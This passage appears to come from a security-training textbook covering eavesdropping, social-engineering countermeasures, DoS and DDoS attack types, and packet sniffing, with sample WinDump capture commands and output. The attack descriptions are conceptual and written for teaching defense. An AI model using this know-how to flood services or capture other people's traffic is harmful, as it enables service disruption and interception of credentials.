
- Eavesdropping

Eavesdropping refers to an unauthorized person listening to conversations of employees or other authorized personnel discussing sensitive topics.


➤ Social engineering countermeasures

The most effective countermeasure for social engineering is employee awareness training on how to recognize social engineering schemes and how to respond appropriately.

- ✓ Browser defenses



✓ Email client defenses



✓ Paper record destruction



✓ Digital record destruction

The screenshot shows the DBAN (Darik's Boot And Nuke) software interface. It features a red header with the DBAN logo and a "Download DBAN" button. Below the header, there's a note about the software being open-source and available for Windows 7/8/10, Mac OS X, and Linux. The main content area is titled "Data Wiping Software". It explains that DBAN is a free erasure software designed for home users, automatically deleting the contents of any hard disk it can detect. It also prevents identity theft before recycling a computer. It's mentioned as a common solution to remove viruses and spyware from Microsoft Windows installations. It notes that DBAN users should be aware of some product limitations, including:

- No guarantee of data removal (e.g., DBAN does not detect or securely erase SSDs)
- No audit-ready reporting (e.g., no RAID disassembly)
- Limited hardware support (e.g., no RAID disassembly)
- No customer support or regular software updates

Business Users: Secure data erasure with audit-ready reporting is highly recommended. Please download a free evaluation license of BitRico 5 or buy licenses online.

A green button at the bottom says "CodeWith DBAN AND SSD FUNCTIONALITY". On the right side, there's a graphic of a laptop with a progress bar showing "78%" and the text "Need to wipe SSDs? The world's first SSD solution, BitRico 5, securely wipes solid state drives. Use BitRico for all your enterprise volume needs."

- ✓ Electronic record destruction

The screenshot shows the Komar website's product page for the DMD Hard Drive Shredder. At the top, there's a navigation bar with categories like WOOD, CARDBOARD, METAL, MEDICAL, eWASTE, TIRES, CASTINGS, HAZMAT, and ALT FUELS. A cartoon knight logo is on the left. The main heading is "DMD Hard Drive Shredder". Below it is an image of the shredder machine, which is grey with red stripes and labeled "DMD1000 HARD DRIVE DESTROYER". To the right of the image is a detailed description of the machine's capabilities, mentioning it can shred up to 180 hard drives per hour. Below the description is a section titled "Materials Processed" with a bulleted list: Standard hard drives, CDs and DVDs, Cell phones, PDAs, and Backup tapes. A yellow "Request Information" button is at the bottom left.

- ✓ Physical barriers



- ✓ Authorization cards



● DoS

Denial of Service (DoS) is a cyber-attack on an individual Computer or Website with intent to deny services to intended users. Their purpose is to disrupt an organization's network operations by denying access to its users. Denial of service is typically accomplished by flooding the targeted machine or resource with surplus requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

E.g. if a bank website can handle 10 people a second clicking the Login button, an attacker only has to send 10 fake requests per second to make it so no legitimate users can login.

DoS attacks exploit various weaknesses in computer network technologies. They may target servers, network routers, or network communication links. They can cause computers and routers to crash and links to bog down.

DoS attacks can cause the following problems:

- ✓ Browser Redirection

This happens when you are trying to reach a webpage, however, another page with a different URL opens. You can view only the directed page and are unable to view the contents of the original page. This is because the hacker has redirected the original page to a different page.

- ✓ Closing Connections

After closing the connection, there can be no communication between the sender(server) and the receiver(client). The hacker closes the open connection and prevents the user from accessing resources.

- ✓ Data Destruction –

This is when the hacker destroys the resource so that it becomes unavailable. He might delete the resources, erase, wipe, overwrite or drop tables for data destruction.

- ✓ Resource Exhaustion –

This is when the hacker repeatedly requests access for a resource and eventually overloads the web application. The application slows down and finally crashes. In this case the user is unable to get access to the webpage.

➤ DDoS

Distributed Denial of Service (DDoS) is a type of DOS attack where multiple systems, which are Trojan infected, target a particular system which causes a DoS attack. A DDoS attack uses multiple servers and Internet connections to flood the targeted resource. A DDoS attack is one of the most powerful weapons on the cyber platform. When you come to know about a website being brought down, it generally means it has become a victim of a DDoS attack. This means that the hackers have attacked your website or PC by imposing these with heavy traffic. Thus, crashing the website or computer due to overloading.

Types of DDoS Attacks:

- ✓ Volumetric Attacks:

Volumetric Attacks are the most prevalent form of DDoS attacks. They use a botnet to overload the network or server with heavy traffic but exceeds the network's capabilities of processing the traffic. This attack overloads the target with huge amounts of junk data. This leads to the loss of network bandwidth and can lead to a complete denial of service.

- ✓ Protocol Attacks:

TCP Connection Attacks exploit a vulnerability in the TCP connection sequence which is commonly referred to as the three-way handshake connection with the host and the server.

The working is explained as follows. The targeted server receives a request to start with the handshake. In this attack, the handshake is never accomplished. This leaves the connected port as busy and unavailable to process any further requests. Meanwhile, the cybercriminal continues to send multiple requests overwhelming all the working ports and shutting down the server.

✓ Application Attacks:

Application layer attacks (Layer 7 attacks) target applications of the victim in a slower fashion. Thus, they may initially appear as legitimate requests from users and the victim becomes unable to respond. These attacks target the layer where a server generates web pages and responds to http requests.

Application level attacks are combined with other kinds of DDoS attacks targeting applications, along with the network and bandwidth. These attacks are threatening as it is more difficult for companies to detect.

✓ Fragmentation Attacks:

The cybercriminal exploits fragilities in the datagram fragmentation process, in which IP datagrams are divided into smaller packets, transferred across a network, and then reassembled. In such attacks, fake data packets unable to be reassembled.


The logic of a DDoS attack is very simple, although attacks can be highly differentiable from each other. Network connections consist of various layers of the OS model. Various types of DDoS attacks focus on particular layers.

- ✓ Layer-3: Network layer – Attacks are known as Smurf Attacks, ICMP Floods, and IP/ICMP Fragmentation.
- ✓ Layer-4: Transport layer – Attacks include SYN Floods, UDP Floods, and TCP Connection Exhaustion.
- ✓ Layer-7: Application layer – HTTP-encrypted attacks.

Common DDoS attacks


- SYN Flood attack

A SYN Flood attack exploits TCP Handshake by sending out SYN messages with a spoofed IP address. The victim server keeps on responding but does not receive final acknowledgement.




- HTTP flood attack

In HTTP Flood attack, multiple HTTP requests are generated simultaneously against a target server. This leads to exhaustion of network resources of that server and thus fails to serve actual users' requests. The variations of HTTP Flood attacks are – HTTP GET attack and HTTP POST attack.



- DNS amplification

Assume a scenario where you call pizza hut and ask them to call you back on a number and tell all the combinations of pizzas they have along with the toppings and deserts. You generated a large output with a very small input. But, the catch is the number you gave them is not yours. Similarly, DNS Amplification works by requesting a DNS server from a spoofed IP address and structuring your request so that the DNS server responds with a large amount of data to the target victim.



How to protect yourself from DDoS attacks:

- ✓ Take a quick action:

Sooner the DDoS attack is identified, quicker the harm can be resisted. Companies should provide DDoS services or a certain kind of technology so that the heavy traffic can be realized and worked upon as soon as possible.

- ✓ Configure firewalls and routers:

Firewalls and routers should be configured in a such a way that they reject bogus traffic and you should keep your routers as well as firewalls updated with the latest security patches.

- ✓ Consider artificial intelligence:

While present defenses of advanced firewalls and intrusion detection systems are very common, Artificial Intelligence is being used to develop new systems.

- ✓ Secure your Internet of Things devices:

To keep your devices from becoming a part of a botnet, it's smart to make sure your computers have trusted security software. It's important to keep it updated with the latest security patches.

● Sniffing

Sniffing is a process of monitoring and capturing all data packets passing through given network. Sniffers are used by network/system administrator to monitor and troubleshoot network traffic. Attackers use sniffers to capture data packets containing sensitive information such as password, account information, dns traffic, email traffic, web traffic, chat sessions, router configurations etc. Sniffers can be hardware or software installed in the system. By placing a packet sniffer on a network in promiscuous mode, a malicious intruder can capture and analyze all of the network traffic. It is also used by ISPs, advertisers and governments.

ISPs use packet sniffing to track all your activities such as:

- ✓ who is receiver of your email
- ✓ what is content of that email
- ✓ what you download
- ✓ sites you visit
- ✓ what you looked on that website
- ✓ downloads from a site
- ✓ streaming events like video, audio, etc.

Advertising agencies or internet advertising agencies are paid according to:

- ✓ number of ads shown by them.
- ✓ number of clicks on their ads also called PPC (pay per click).

To achieve this target, these agencies use packet sniffing to inject advertisements into the flowing packets. Most of the time these ads contain malware.

Government agencies use packet sniffing to:

- ✓ ensure security of data over the network.
- ✓ track an organization's unencrypted data.

How to prevent packet sniffing:

- ✓ Encrypting data you send or receive.
- ✓ using trusted Wi-Fi networks.
- ✓ Scanning your network for dangers or issues.

➤ How does packet sniffer work?

Normally, a computer only looks at packets addressed to it and ignores the rest of the traffic on the network. But when a packet sniffer is set up on a computer, the sniffer's network interface is set to promiscuous mode. This means that it is looking at everything that comes through. The amount of traffic largely depends on the location of the computer in the network.

A packet sniffer can usually be set up in one of two ways:

- ✓ Unfiltered - captures all of the packets
- ✓ Filtered - captures only those packets containing specific data elements

➤ Types of sniffing

❖ Active Sniffing:


Sniffing in the switch is active sniffing. A switch is a point to point network device. The switch regulates the flow of data between its ports by actively monitoring the MAC address on each port, which helps it pass data only to its intended target. In order to capture the traffic between target sniffers has to actively inject traffic into the LAN to enable sniffing of the traffic. This can be done in various ways.

e.g. ARP poisoning, DHCP attacks, DNS poisoning

❖ Passive Sniffing:

This is the process of sniffing through the hub. Any traffic that is passing through the non-switched or unbridged network segment can be seen by all machines on that segment. Sniffers operate at the data link layer of the network.

Any data sent across the LAN is actually sent to each and every machine connected to the LAN. This is called passive since sniffers placed by the attackers passively wait for the data to be sent and capture them.



➤ Protocols vulnerable to sniffing


- ✓ **Telnet and Rlogin:** Keystrokes including usernames and passwords.
- ✓ **HTTP:** Data sent in clear text.
- ✓ **SMTP:** Passwords and data sent in clear text.
- ✓ **NNTP:** Passwords and data sent in clear text.
- ✓ **POP:** Passwords and data sent in clear text.
- ✓ **FTP:** Passwords and data sent in clear text.
- ✓ **IMAP:** Passwords and data sent in clear text.




➤ Sniffing software

- ❖ Ping command
- ❖ Wireshark
- ❖ Colasoft capsA

Colasoft capsA is a portable network analyzer application for both LANs and WLANs which performs real-time packet capturing capability, 24x7 network monitoring, advanced protocol analysis, in-depth packet decoding, and automatic expert diagnosis.

Real-time Packet Capture, diagnosis, Advanced Protocol Analysis, User-friendly Dashboard (than Wireshark), TCP flow analysis, Matrix Display, Real-Time Network Reports.





❖ Windump/TCP dump

WinDump is the Windows version of tcpdump, the command line network analyzer for UNIX. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

- ✓ Checking available adapters using windump (**windump.exe -D**)

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\win_10\Desktop

C:\Users\win_10\Desktop>windump.exe -D
1.\Device\NPF_Loopback (Adapter for loopback traffic capture)
2.\Device\NPF_{3AE6A6CD-AB9D-4D54-A13C-F619808A21EB} (Intel(R) PRO/1000 MT Desktop Adapter)

C:\Users\win_10\Desktop>
```

- ✓ Sniffing all packets (**windump.exe -i <>**)

```
C:\Users\win_10\Desktop>windump.exe -i 2
windump.exe: listening on \Device\NPF_{3AE6A6CD-AB9D-4D54-A13C-F619808A21EB}
07:03:10.657668 IP DESKTOP-DG7R43M.1293 > 201.181.244.35.bc.googleusercontent.com.443: P 2101246908:2101246954(46) ack 389874
7418 win 252
07:03:10.708684 IP 201.181.244.35.bc.googleusercontent.com.443 > DESKTOP-DG7R43M.1293: . ack 46 win 269
07:03:10.708980 IP 201.181.244.35.bc.googleusercontent.com.443 > DESKTOP-DG7R43M.1293: P 1:47(46) ack 46 win 269
07:03:10.734390 IP DESKTOP-DG7R43M.1293 > 201.181.244.35.bc.googleusercontent.com.443: . ack 47 win 252
07:03:11.339490 IP6 DESKTOP-DG7R43M.53225 > fe80::1.53: 60332+[|domain]
07:03:11.359208 IP DESKTOP-DG7R43M.53225 > 192.168.1.1.53: 60332+ PTR? 201.181.244.35.in-addr.arpa. (45)
07:03:11.381132 IP6 fe80::1.53 > DESKTOP-DG7R43M.53225: 60332+[|domain]
07:03:12.410162 IP6 DESKTOP-DG7R43M.51794 > fe80::1.53: 58197+[|domain]
07:03:12.417277 IP6 fe80::1.53 > DESKTOP-DG7R43M.51794: 58197 NXDomain*[|domain]
07:03:12.418214 IP6 DESKTOP-DG7R43M.59103 > ff02::1:3.5355: UDP, length 90
07:03:12.418524 IP DESKTOP-DG7R43M.59103 > 224.0.0.252.5355: UDP, length 90
07:03:12.828073 IP6 DESKTOP-DG7R43M.59103 > ff02::1:3.5355: UDP, length 90
07:03:12.828305 IP DESKTOP-DG7R43M.59103 > 224.0.0.252.5355: UDP, length 90
07:03:13.398846 IP6 DESKTOP-DG7R43M.53584 > fe80::1.53: 23447+[|domain]
07:03:13.400325 IP6 fe80::1.53 > DESKTOP-DG7R43M.53584: 23447*[|domain]
```

